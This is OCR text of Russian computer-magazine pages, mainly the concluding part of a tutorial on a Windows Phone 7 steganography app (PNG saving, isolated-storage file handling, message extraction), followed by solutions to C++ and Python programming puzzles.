
Вот так закончилась история со взломом. Довольно поучительно, как мне кажется, — если бы мы не уперлись в ретроспективный анализ, а сразу поняли суть проблемы, то закончилось бы все быстрее и не так болезненно. На самом деле, как именно произошел взлом, не так уж важно. По сути, это просто свершившийся факт. Проблема была в том, что мы не знали, что у нас утекло и кому это может быть выгодно — а именно это и важно для бизнеса. Так что, коллеги, не повторяйте наших ошибок и помните — мы работаем ради бизнеса. А не наоборот.



...СЛУЧИЛОСЬ ТО, ЧТО ЯПОНЦЫ НАЗЫВАЮТ «САТОРИ». МЫ НЕ МОЖЕМ ОБРАТИТЬСЯ ВО ВНУТРЕННИЕ ОРГАНЫ, НО КТО МЕШАЕТ НАМ ВСПОМНИТЬ СТАРЫХ ЗНАКОМЫХ?

Preview

АКАДЕМИЯ



110

ШКОЛА HIGHLOAD — ЗАКЛЮЧИТЕЛЬНЫЙ УРОК

Как это ни печально, но все когда-нибудь заканчивается — вот и мы заканчиваем наш цикл уроков по проектированию высоконагруженных систем и надеемся, что тебе было так же интересно, как и нам. Но напоследок подытожим изученный материал и добавим последнюю порцию полезных советов и теории. На этот раз речь пойдет о различных аспектах обслуживания работы проектов с высокой нагрузкой. Кроме того, в шестой урок вошло еще больше реальных примеров от специалистов, работающих над крупнейшими интернет-ресурсами Рунета.


КОДИНГ



94

СТЕГАНОГРАФ. ЗАВЕРШЕНИЕ

Заключительная часть эпопеи о разработке крутейшего WP7-приложения для скрытого хранения информации в изображениях. Начало смотри в ноябрьском номере или на диске.





102

ГОТОВИМ ПРИЛОЖЕНИЕ ДЛЯ ANDROID

Шесть рецептов, описанных в этой статье, пригодятся любому разработчику, пишущему приложения для мобильной ОС от «корпорации добра».

UNIXOID






116

БОЛЬШИЕ ГОНКИ

Представляем сравнительный тест производительности для всех популярных компиляторов. Удастся ли на этот раз кому-нибудь оставить позади GCC?

UNIXOID






121

ИСКУССТВО СОПРЯЖЕНИЯ

Сетевая природа UNIX позволяет делать множество интересных вещей в домашней сети. Как ты сможешь убедиться сам, расшарить удается любое устройство.

SYN/ACK






126

СТОРОЖЕВОЙ 7-ГО УРОВНЯ

В этой статье мы рассмотрим сразу несколько популярных решений для фильтрации трафика динамических веб-приложений на прикладном уровне.



132

ХИТРОСПЛЕТЕНИЕ СВЯЗЕЙ

Нововведения в Windows Server 2012 коснулись святая святых корпоративной сети — службы доменов Active Directory. Есть ли тут какой-то профит?

Юрий «yurembo» Язев, ведущий программист компании GenomeGames (www.pgenom.ru)



32595143526452841251
81538167893782341251
29475345291452318957
01534

][-ПРОЕКТ: СТЕГАНОГРАФ. ЗАВЕРШЕНИЕ

19156
8358 3451
52341 18512
93595193528416948259

РАЗРАБАТЫВАЕМ СРЕДСТВА ДЛЯ СОХРАНЕНИЯ И ИЗВЛЕЧЕНИЯ СПРЯТАННЫХ ДАННЫХ

71536143123452323251
04535747896797668953
6959 1261
7155 6252
0458 1759

Продолжаем и завершаем разработку крутой][-тулзы — стеганографа для WP, которую мы начали в прошлом номере. Нам осталось прикрутить к нашей софтине еще несколько фич: сохранение модифицированного изображения и извлечение из него спрятанного сообщения. После этого мы наконец сможем в полной мере использовать стеганографию в своих целях!

89595173523992342351

СОХРАНЕНИЕ ФОТОГРАФИИ

В прошлой статье мы скрыли в фотографии текстовое сообщение и остановились перед задачей, как ее сохранить. На первый взгляд — это и не задача совсем! На ум сразу же приходит решение: воспользоваться стандартными средствами операционной системы Windows Phone, то есть в момент получения потока данных фотографии вызвать метод SavePicture (или SavePictureToCameraRoll для сохранения фото в галерею камеры) объекта класса MediaLibrary. Этому методу передаются два параметра: имя файла для сохранения и собственно поток изображения. В результате в альбом сохраненных фотографий и/или в галерею камеры будет помещена итоговая фотография...

Правда, сохранена она будет в формате JPG. А из этого следует, что все скрытые нами текстовые данные будут утеряны из-за компрессии! Пиксели изменены — данные утеряны. В этом случае не спасет даже выставленное качество сохраняемого изображения в 100%.

Оптимальный формат для сохранения изображения с модифицированными пикселями — это старый добрый BMP. Чтобы сохранить сырой поток данных в этом формате, достаточно прикрутить к потоку заголовок, после чего можно просто напрямую сбросить получившийся «самородок» в флеш-память. Заманчиво, кажется просто, но все равно не вариант — BMP не поддерживается стандартными средствами системы WP, а итоговый файл имеет чудовищные размеры из-за отсутствия сжатия.

На помощь приходит формат PNG. Сохраненные в нем изображения имеют существенно меньший размер, чем в BMP, но все же терпимо больше, чем в JPG. Это происходит потому, что PNG использует алгоритм сжатия без потерь Deflate. Плюс к этому PNG поддерживает канал прозрачности. К сожалению, формат PNG тоже не поддерживается стандартными средствами WinPhone.

Чтобы решить сложившуюся проблему, я сначала попытался воспользоваться расхваленной на CodePlex библиотекой ImageTools. По описанию, она включает впечатляющий набор кодеров/декодеров для сохранения/загрузки файлов в различные графические форматы. Как и WriteableBitmapEx, рассматриваемая либа предназначена в первую очередь для Silverlight и уже во вторую — для WinPhone. Но если первая либа достаточно хорошо подогнана для WP, то о второй этого сказать нельзя. Перед тем как сохранить с помощью кодеров изображение, его надо сохранить в расширенный контейнер для картинок — объект класса ExtendedImage, который содержится в ImageTools. И вот тут нас поджидает трабла. После загрузки изображения в этот объект он все равно остается неинициализированным. Написав об этом разработчику, ничего интересного в ответ я не получил. Пришлось продолжить исследования. Найдя несколько решений, наиболее подходящим я счел ToolStack C# PNG Writer Library, расположенный по адресу bit.ly/P9q7m7.

Данное решение состоит из трех файлов: ToolStackCRCLib.cs, ToolStackPNGWriterLib.cs и ToolStackPNGWriterWBext.cs. Их можно взять из демонстрационного приложения, скачанного с сайта. Первый по списку файл содержит класс CRC32, который предоставляет методы для вычисления контрольной суммы на основе результирующего PNG-файла. Второй содержащийся в этом файле класс

ОТ РЕДАКЦИИ

Даже если тебя не интересует тема стеганографии и ты с подозрением относишься к Windows Phone, я бы посоветовал все равно прочесть эту статью. Лично я не собирался кодить для WP, но из этой пары статей я узнал столько нового об этой системе и ее подводных камнях, что время на ее прочтение и редактирование я точно не считаю потерянным :).

ОПТИМАЛЬНЫЙ ФОРМАТ ДЛЯ ИЗОБРАЖЕНИЯ С МОДИФИЦИРОВАННЫМИ ПИКСЕЛЯМИ — ЭТО BMP. УВЫ, WP7 ЕГО НЕ ПОДДЕРЖИВАЕТ

Adler32 включает методы для вычисления контрольной суммы запакованного компрессором zlib-архива. Тем не менее в текущей версии либы компрессия не поддерживается, результирующее изображение не получится запаковать, но нам в разрабатываемом проекте это все равно не нужно, поскольку мы не хотим повредить скрытые данные.

Второй по списку файл — ToolStackPNGWriterLib.cs содержит классы для создания PNG-файла. Статичный класс PngChunkTypes описывает предопределенные заголовки для частей данных. Запечатанный класс PngHeader содержит переменные, из которых формируется информация для заголовка файла: ширина, высота изображения, цветовая глубина пикселя и так далее. Основа либы — открытый класс PNGWriter предоставляет методы для формирования и записи заголовка и изображения.

Третий файл списка содержит небольшое расширение для класса WriteableBitmap, которое состоит из двух методов, позволяющих применить методы рассмотренного ранее класса PNGWriter для сохранения изображения в файловый поток в PNG. Неоспоримое преимущество рассматриваемого решения — это возможность использовать его как с экземпляром стандартного класса WriteableBitmap, так и с расширенным — WriteableBitmapEx (что мы уже и запланировали).

Чтобы прибегнуть к перечисленным классам, достаточно скопировать эти три файла в каталог нашего решения и добавить их в проект. Теперь можно свободно пользоваться дополнительным функционалом. Перейди на следующую строчку после вызова функции HideTextInImage обработчика события myCam_CaptureImageAvailable и добавь следующий код:

```
var isoStore = IsolatedStorageFile.↵
GetUserStoreForApplication();
String fileName = "photo " + GetRealTime() + ".png";
var pngDest = new System.IO.IsolatedStorage.↵
IsolatedStorageFileStream(fileName, ↵
FileMode.Create, isoStore);
wb.WritePNG(pngDest);
pngDest.Flush();
pngDest.Close();
wb = null;
mesStream = null;
keyStream = null;
```

В этом коде сначала получаем ссылку на объект хранилища данного приложения. Следующей строчкой кода формируем уникальное имя для файла, в котором сохраним изображение. Здесь используется самописная функция GetRealTime, которая берет текущие дату и время, преобразует их в строку, заменяет в этой строке все символы «:» на символ «.» и возвращает итоговую строчку. К началу этой строчки приставляется строка photo, а в конце — расширение png. Затем на основе объекта хранилища и полученного имени создается файловый поток для создания файла. После этого файл записывается с помощью функций добавленного расширения. Дальше поток сбрасывается, закрывается, а используемые объекты обнуляются.

Билд готов для теста. Теперь после создания фото и скрытия текстового сообщения оно сохраняется в изолированное хранилище. Визуально ничего не изменилось, однако промежуток времени между нажатием на аппаратную кнопку фотозахвата и появлением отладочной надписи «Фото готово» заметно возрос. И это правильно, товарищи, — фото с разрешением 1600 на 1200 (установлено по умолчанию) имеет размер приблизительно 7 метров, и времени для его обработки и сохранения требуется больше — с учетом того что раньше сохранения не было вообще. К слову, опытным путем было установлено, что в данном случае в PNG можно сохранить изображение с разрешением максимум 2048 × 1536 пикселей.

ВЫБОР ФАЙЛА

К сожалению, у нас нет готового механизма для выбора файла из изолированного хранилища смартфона — проектировщиками системы не было предусмотрено что-то наподобие проводника настольной Windows (а почему, почему это не было предусмотрено? Майкрософт, что ты сделал с прекрасной, самой совершенной, моей любимой Windows Mobile 6.x? — Прим. ред.).

Из приложения можно, воспользовавшись «выбирателем» (Chooser) — объектом класса PhotoChooserTask, выбрать изображение, но только из стандартных, предназначенных для хранения фотографий папок: «Сохраненные изображения», «Галерея камеры». От этого нам, как говорится, ни холодно ни жарко — содержимое хранилища по-прежнему невидимо. Выявим его самостоятельно. В файл MainPage.xaml.cs добавь следующую функцию:

```
private void GetFiles() {
  listBox1.Items.Clear();
  var storeFile = IsolatedStorageFile.↵
  GetUserStoreForApplication();
  string fileString = System.IO.Path.GetFileName("*");
  string[] files = storeFile.GetFileNames("*");
  for (int i = 0; i < storeFile.GetFileNames("/" + ↵
  fileString).Length; i++) {
    String fileName = storeFile.GetFileNames(fileString)[i];
    String ext = fileName.Substring(fileName.Length - 3);
    if (ext == "png") listBox1.Items.Add(fileName);
  }
}
```

Приведенная функция выбирает файлы с расширением png следующим образом. Сначала она очищает список, чтобы он не засорялся при переходе между страницами, а всегда заполнялся только существующими элементами. Следующим действием, по традиции, получаем объект изолированного хранилища. Затем определяем путь к файлам. Далее заполняем массив строк именами всех файлов. Потом в цикле перебираем все файлы, определяя расширение каждого путем взятия подстроки, начинающейся с трех символов от точки и продолжая до ее конца. Если расширение файла совпадает со строкой символов «png», в таком случае этот файл — подготовленная нашей прогой фотография, тогда добавляем имя этого файла в визуальный список — объект класса ListBox.

Теперь во время активации данной страницы (со списком) необходимо выполнить вызов только что описанной функции: в конце обработчика OnNavigatedTo добавь вызов — GetFiles();. Если сейчас запустить наше приложение (в том числе и на реальном смарте), то после ее загрузки в списке, находящемся внизу экрана, будет находиться один элемент — имя файла — фотографии, сделанной тобой на предыдущем тесте, включая точное время снимка (рис. 1).

ГДЕ ПРОВОДНИК? МАЙКРОСОФТ, ЧТО ТЫ СДЕЛАЛ С ПРЕКРАСНОЙ, САМОЙ СОВЕРШЕННОЙ, МОЕЙ ЛЮБИМОЙ WM 6.X?



Рис. 1. Создан один файл




Рис. 2. Изображение успешно загружено

ЗАГРУЗКА ИЗОБРАЖЕНИЯ

Следующий шаг — загрузка сохраненной картинки и извлечение из нее скрытого сообщения. Первым делом следует увеличить размер шрифта в списке, чтобы было удобно выбирать элемент прикосновением.

Для выбора изображения можно воспользоваться как минимум двумя событиями: SelectionChanged и Tap объекта класса ListBox. Первое из них происходит во время выбора пункта списка (прикосновением), а второе — в момент отпускания пальца. Воспользуемся последним, в его обработчик напиши такой код:

```
ListBoxItem selectedItem = this.listBox1.↵
ItemContainerGenerator.ContainerFromItem(this.↵
listBox1.SelectedItem) as ListBoxItem;
String fileName = selectedItem.DataContext.ToString();
var isoStore = IsolatedStorageFile.↵
GetUserStoreForApplication();
BitmapImage source = new BitmapImage();
using (IsolatedStorageFileStream fileStream = isoStore.↵
OpenFile(fileName, FileMode.Open, FileAccess.Read)) {
  source.SetSource(fileStream);
  source.CreateOptions = BitmapCreateOptions.None;
}
image1.Source = source;
```

В приведенном коде мы получаем выбранный в настоящий момент пункт списка. Затем получаем его контент — то есть текст. Традиционно нам нужен объект хранилища, далее создаем невизуальный контейнер для картинки и загружаем в него данные файлового потока. Этот поток создан на основе текстового контента пункта списка, который является именем файла. Так как открытие (в отличие от сохранения) PNG-файлов входит в стандартную функциональность WinPhone, как мы убедились в этом выше, никаких дополнительных телодвижений не нужно. Последним действием покажем изображение в визуальном компоненте. Оп! Чтобы заработал класс BitmapImage, надо подключить соответствующее пространство имен: System.Windows.Media.Imaging; (рис. 2).

Меж тем список файлов довольно быстро растет, а хранилище активно заполняется. А значит — надо добавить возможность удаления файлов. Повесим эту задачу на обработчик события двойного нажатия — DoubleTap. Создай обработчик и после получения объекта класса ListBoxItem и его имени (чтобы освежить воспоминания см. предыдущий листинг) напиши такую конструкцию:

```
using (var isoStore = IsolatedStorageFile.↵
GetUserStoreForApplication()) {
  if (isoStore.FileExists(fileName)) {
    listBox1.Items.Remove(listBox1.SelectedItem);
    isoStore.DeleteFile(fileName);
  }
}
```

В результате выполнения этого кода из хранилища будет удален файл с именем, соответствующим пункту списка, а также сам этот пункт. Заметь: код в обработчиках событий заключен в конструкции try/catch (для экономии пространства в листингах не приведены), это сделано для обработки исключения в результате выбора пустого пункта списка — прикосновения к пустому пространству.

ВОССТАНОВЛЕНИЕ ИНФОРМАЦИИ

Теперь, когда миниатюра изображения успешно загружена и отображена в визуальном компоненте, необходимо извлечь из картинки спрятанное при сохранении текстовое сообщение. Этим займется функция ExtractTextFromImage, которую нам предстоит написать. Поскольку она достаточно велика по объему, здесь мы приведем только краткий ее обзор, а функцию целиком ты можешь посмотреть на нашем диске. После того как текстура загружена в объект класса BitmapImage (это происходит в обработчике события Tap), на его основе создается модифицируемая карта пикселей — объект класса WriteableBitmap. Затем создается пустой поток (объект класса MemoryStream), в который будет записано извлеченное текстовое сообщение. Далее создается поток для ключа. Этот поток возвращается функцией GetStream, в качестве параметра принимающей текстовую константу, на основе которой создается поток байт. Подготовленные объекты передаются функции ExtractTextFromImage, при этом пустой поток сообщения передается по ссылке, тогда как остальные — по значению. Пропустив инициализацию переменных функции ExtractTextFromImage, видим считывание длины зашифрованного сообщения из первого пикселя изображения. Затем начинается цикл. В нем происходит обход определенных с помощью ключа пикселей битмапа и их считывание. Извлечение схоже с операцией скрытия информации (см. прошлую статью), в том смысле, что вычисление расположения следующего пикселя в изображении для записи/считывания осуществляется по одному алгоритму. После определения позиции текущего пикселя из него выбирается имеющий скрытую инфу байт — через выборку значения определенного цветового компо-

ДОСТУП К СОДЕРЖИМОМУ ИЗОЛИРОВАННОГО ХРАНИЛИЩА

Windows Phone не предоставляет средств для отображения объектов, хранимых в флеш-памяти. С одной стороны — это логично, с хранилищем работают исключительно приложения, для каждого из которых выделяется определенная область памяти. Однако в процессе разработки порой приходится создавать большое число разнообразных объектов и появляется необходимость следить за содержимым хранилища — за созданными в нем объектами. Для этого в стандартный набор SDK WP 7.1 входит утилита командной строки ISETool.exe. Я не испытываю великой любви к командным строкам и считаю, что обозревать содержимое хранилища удобнее в графике. Поэтому пользуюсь утилитой Windows Phone 7 Isolated Storage Explorer, которую можно бесплатно скачать с сайта майкрософтовского опенсорса — CodePlex (wp7explorer.codeplex.com). После скачивания у тебя появится MSI-инсталлятор. В результате инсталляции в систему будет установлена оконная утилита. С чистого листа она не покажет содержимое хранилища, предварительно в приложение для смартфона нужно добавить поддержку утилиты. Для этого в VS перейди в окно добавления ссылки (Project → Add Reference) и уже в нем перейди на вкладку Browse. Перейди в ту папку, куда ты установил рассматриваемую утилиту, а далее — в подпапку Library (по умолчанию: c:\Program Files (x86)\WP7 Isolated Storage Explorer\Library\), оттуда выбери имеющуюся там dll'ку (IsolatedStorageExplorer.dll). Затем в своем приложении открой файл App.xaml.cs. В нем содержатся пустые обработчики




Рис. 3. Обзор содержимого хранилища

событий, возникающих в процессе жизнедеятельности приложения. Два из них нам нужно обработать. В момент запуска приложения (событие Application_Launching) необходимо открыть эксплорер и вписать в обработчик такую строку: «IsolatedStorageExplorer.Explorer.Start("localhost");». localhost замени именем или IP-адресом своего компа, на котором ты ведешь разработку. Второе событие, которое нам желательно обработать, — это Application_Activated, возникающее при активации приложения. Выжги в нем огненными буквами вот такую строчку: «IsolatedStorageExplorer.Explorer.RestoreFromTombstone();». Теперь после запуска приложения можно посмотреть содержимое хранилища смартфона, на котором оно запущено. Для этого открой или саму утилиту WP7 Isolated Storage Explorer из меню «Пуск», или дополнительное окно в студии: View → Other Windows → WP7 Isolated Storage Explorer. В обоих случаях после загрузки в появившемся окне должно отобразиться содержимое изолированного хранилища (рис. 3). С помощью контекстного меню элементов содержимого окна можно перекачать каждый из них с телефона на комп или удалить из хранилища.

P. S. После того как ты отдебажишь свое приложение, не забудь удалить добавленные строки и заодно и приаттаченную либу, иначе ты рискуешь получить неработоспособное без дебаггера приложение, которое будет падать сразу после запуска в свободной среде.

К СОЖАЛЕНИЮ, В WINDOWS PHONE ПО УМОЛЧАНИЮ НЕТ ФУНКЦИИ СНЯТИЯ СКРИНШОТА ТЕКУЩЕГО ИЗОБРАЖЕНИЯ ЭКРАНА (А-ЛЯ PRINTSCREEN)

нента, которое возвращается функцией GetColorComponent. Ей передаются цвет текущего пикселя и номер цветового компонента. Опираясь на его номер, она выбирает значение канала. Прежде чем присвоить это значение переменной foundByte, на него операцией исключающего «или» воздействует реверсивный байт ключа (его значение найдено ранее). После получения итогового байта он записывается в поток сообщения. Затем происходит смена номера цветового канала для применения на следующей итерации.

По завершении цикла в переменной messageStream содержатся все байты, составляющие скрытое сообщение. Этот поток возвращается в обработчик события Tap, где преобразуется в юникодовую текстовую строку. Последняя, в свою очередь, выводится в текстовое поле.

Обрати внимание: при смене страниц миниатюра фотки исчезает. Поэтому, подобно тому как мы делали с текстом (см. статью в прошлом номере), необходимо во время ухода со страницы с миниатюрой сохранить ее в флеш-памяти, а при возврате на эту страницу — загрузить оттуда. Поскольку этот код похож на тот, что мы уже рассматривали и писали, приводить его в журнале я не буду, — как обычно, тебя ждет исходник проекта на диске.

ЗАКЛЮЧЕНИЕ

Вот и подошла к завершению разработка очередного приложения для Windows Phone. На этот раз мы создали стеганографическую тулзу, которая прячет текст в фотках твоего смартфона и так же легко ее оттуда извлекает.

Основной функционал разработан, однако есть кое-что, что нам было бы желательно доработать. Так, мы не разработали механизм передачи созданного фотоматериала другому — удаленному пользователю. Сейчас это возможно только кружным путем — перекинуть фото на компьютер, воспользовавшись советом, приведенным во врезке, а уже потом сделать с ним все, что угодно. Что касается передачи напрямую со смартфона, то тут WP с удовольствием раскладывает подводные камни на нашем фарватере. WinPhone не предоставляет простых средств для передачи фотографии, например в качестве вложения в электронное письмо. И хотя последнее обновление операционной системы добавило возможность передачи MMS с файлами изображений, это можно сделать только с пользовательского уровня, а у программистов по-прежнему нет инструментов для реализации подобных действий из приложения. Будем надеяться, что в следующей версии SDK этот фэйл (или фича, чтобы обеспечить безопасность? — Прим. ред. ;)) будет поправлен. Существует возможность отправки двоичного кода изображения в теле письма, но в этом случае на его размер накладываются жесткие ограничения. Оно не может быть больше 32 Кб (это чтобы ты, Юра, не протроянил смартфон очередной Скарлетт Йохансон и не переправил ее фотки в журнал «Хакер» :). — Прим. ред.). Для изображения в PNG это убийственное ограничение.

Между тем есть облачное хранилище SkyDrive. Можно туда залить нашу модифицированную фотку и расшарить ее с нашим удаленным дешифратором, чтобы он мог скачать ее. И этот вариант выглядит наиболее предпочтительным. Однако в данном случае появляются свои неприятности: стандартный API для Windows Phone позволяет сохранять изображения только в формате JPG, который уничтожит все наши спрятанные в фотографию данные. К сожалению, реализация решения со SkyDrive довольно объемна и требует отдельной статьи, но редактор сказал, что на двух статьях мы завершаем цикл (а на меня давит главред вообще-то. — Прим. ред.). Печально, но что поделаешь. В ближайшее время я постараюсь написать о SkyDrive, но в другой теме. И тогда ты сможешь приделать решение к своему проекту PhotoMaker. Так что оставайся на связи!][

РЕШЕНИЕ ПРОБЛЕМЫ... СКРИНШОТОВ!

Когда текущий сеанс работы приложения не зависит от предыдущего, его жизненный процесс можно показать, делая скриншоты эмулятора. Но для нашего настоящего приложения этот вариант не подходит, поскольку, во-первых, необходимо его тестировать на реальном девайсе, а во-вторых, наша прога создает контент, который надо сохранять между сеансами. Поэтому нужен способ снятия скриншота с работающего на смартфоне приложения. К сожалению, в Windows Phone по умолчанию нет функции снятия скриншота текущего изображения экрана (а-ля printscreen). Вполне реально разработать такую фичу самостоятельно, тем более что я не обнаружил бесплатных тулз подобного рода в Маркетплейсе. Однако под конец статьи разрабатывать ее мне было лень, поэтому я продолжил поиски.

Забавно, но решение было найдено не в Маркетплейсе, а на сайте независимого сообщества разработчиков ПО для мобильных технологий. И находится оно по адресу: forum.xda-developers.com/showthread.php?t=1316199. Так как это приложение (Screen Capturer) расположено не в Маркете, надо скачать запакованный XAP-файл и развернуть его на смартфоне с помощью утилиты Application Deployment, входящей в состав SDK (рис. 4).

Чтобы воспользоваться функциональностью Screen Capturer, достаточно выполнить его и запустить задачу захвата изображения через нажатие кнопки «Start Capture Task». В результате на выполнение запустится фоновый поток. Он будет ожидать нажатия аппаратной кнопки фотозахвата, после чего сделает отпечаток текущего содержимого экрана, сохранит его в файл и поместит результат в папку сохраненных фотографий (к сожалению, только в jpg). Утила имеет страницу Help, где подробно описано, как она работает.




Рис. 4. Приложение Application Deployment


WWW

codeplex.com — Microsoft Open Source — место, где можно найти массу тулз и исходников для программирования под платформы от Microsoft.

DVD

На диске находится финальная версия приложения PhotoMaker. Наш могучий][-проект готов!

Прошлая статья также ждет тебя на нашем диске. Мы понимаем, что это бесчеловечно — заставлять тебя доставать ноябрьский журнал с антресолей.





Задача № 1

УСЛОВИЕ

Напишите String-класс, который бы имел:

1) конструктор по умолчанию;
2) конструктор копирования;
3) деструктор;
4) оператор сравнения (аналог strcmp);
5) конструктор, принимающий параметром массив символов;
6) stream << оператор.

РЕШЕНИЕ

Из условий очевидно, что класс должен быть написан на языке C++, поэтому первым делом кодим интерфейс.

Описание класса MyString

```
#include <iostream>
class MyString {
  public:
  // 1) конструктор по умолчанию
  MyString(void);
  // 2) конструктор копирования
  MyString(const MyString & s);
  // 5) конструктор, принимающий параметром массив символов
  MyString(const char char_array[], const size_t size);
  // 3) деструктор
  ~MyString(void);
  // 4) оператор сравнения
  bool operator == (const MyString & s) const;
  // 6) stream << оператор
  friend std::ostream & operator << (std::ostream & out, ↵
  const MyString & s);

  private: char * buffer_;
  size_t buffer_size_;
};
```

ОТ РЕДАКЦИИ

Мы немного меняем формат рубрики, поэтому сегодня мы публикуем только правильные ответы на задачки из прошлого номера. Новая партия интересных задачек появится только в следующем. Потерпи месяцок, дождись окончания нашей небольшой реформы!

Помимо требуемых в задании методов, мы определили еще и приватные переменные. Указатель на char будет ссылаться на область памяти, в которой будут храниться символы нашей строки, а buffer_size_ — размер этой области. Так как мы работаем с динамической памятью, в деструкторе мы должны будем освобождать ее для предотвращения утечек. Остальные методы реализуются вполне заурядно.

Реализация класса MyString

```
#include "MyString.h"
#include <Windows.h>
MyString::MyString(void): buffer_(nullptr),
buffer_size_(0) {}
```

```
MyString::MyString(const MyString & s) {
  this - > buffer_size_ = s.buffer_size_;
  this - > buffer_ = new char[this - > buffer_size_];
  memcpy(this - > buffer_, s.buffer_, this - > ↵
  buffer_size_);
}

MyString::MyString(const char char_array[], ↵
const size_t size) {
  buffer_size_ = size + 1;
  buffer_ = new char[buffer_size_];
  ZeroMemory(buffer_, buffer_size_);
  memcpy(buffer_, char_array, size);
}

MyString::~MyString(void) {
  if (buffer_ != nullptr) delete[] buffer_;
}

bool MyString::operator == (const MyString & s) const {
  if (buffer_size_ != s.buffer_size_) return false;

  for (size_t i = 0; i < buffer_size_; i++) {
    if (buffer_[i] != s.buffer_[i]) return false;
  }

  return true;
}

std::ostream & operator << (std::ostream & out, ↵
const MyString & s) {
  out << s.buffer_;
  return out;
}
```

Задача № 2

УСЛОВИЕ

Дан код:

```
#!/usr/bin/python
def is_letter(char):
   letters = 'abcdefghijklmnopqrstuvwxyz'.split(None)
   if str(char).lower() in letters:
      return True
   else: return False

def wc(s):
   l = w = c = 0
   for i in range(len(s)):
      char = s[i]
      c += 1
      if not is_letter(char) and not (is_letter(s[i-1]) ↵
